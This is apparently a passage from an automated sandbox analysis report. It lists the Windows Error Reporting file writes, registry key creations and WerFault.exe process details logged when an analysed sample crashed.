C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.w.i.u.l.o.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.w.i.u.l.o.i.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 37 00 33 00 32 00 35 00 31 00 33 00 36 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.7.3.2.5.1.3.6.6.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.B.<./.F.l.a.g.s.>.	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 33 00 3a 00 32 00 31 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s..B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.3.:.2.1.Z.".>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.9.". .P.I.D.=.".7.1.4.0.". .U.p.t.i.m.e.M.S.=.".6.7.1.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".6.7.1.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 62 00 31 00 31 00 32 00 30 00 38 00 64 00 36 00 2d 00 31 00 61 00 66 00 39 00 2d 00 34 00 62 00 65 00 65 00 2d 00 39 00 61 00 30 00 65 00 2d 00 36 00 66 00 37 00 30 00 39 00 64 00 31 00 30 00 33 00 30 00 38 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.b.1.1.2.0.8.d.6.-.1.a.f.9.-.4.b.e.e.-.9.a.0.e.-.6.f.7.0.9.d.1.0.3.0.8.1.<./.G.u.i.d.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 38 00 3a 00 30 00 33 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.8.:.0.3.:.2.1.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER877D.tmp.xml	unknown	4746	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_195b8ccb\Report.wer	unknown	2	ff fe	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_195b8ccb\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	178	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_195b8ccb\Report.wer	unknown	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 37 00 32 00 31 00 30 00 33 00 39 00 39 00 34 00 39 00	M.e.t.a.d.a.t.a.H.a.s.h.=.-.1.7.2.1.0.3.9.9.4.9.	success or wait	1	6E1E497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{f9aaf1fa-e7d1-be1a-6c8e-27cc389ce412}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2036BF	unknown
\REGISTRY\A\{f9aaf1fa-e7d1-be1a-6c8e-27cc389ce412}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2036BF	unknown
\REGISTRY\A\{f9aaf1fa-e7d1-be1a-6c8e-27cc389ce412}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E1E43D1	unknown

Analysis Process: WerFault.exe PID: 5664 Parent PID: 7140

General

Start time:	10:03:28
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 1340
Imagebase:	0xe40000
File size:	434592 bytes

MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 5472 Parent PID: 7140

General

Start time:	10:03:46
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 1316
Imagebase:	0xe40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis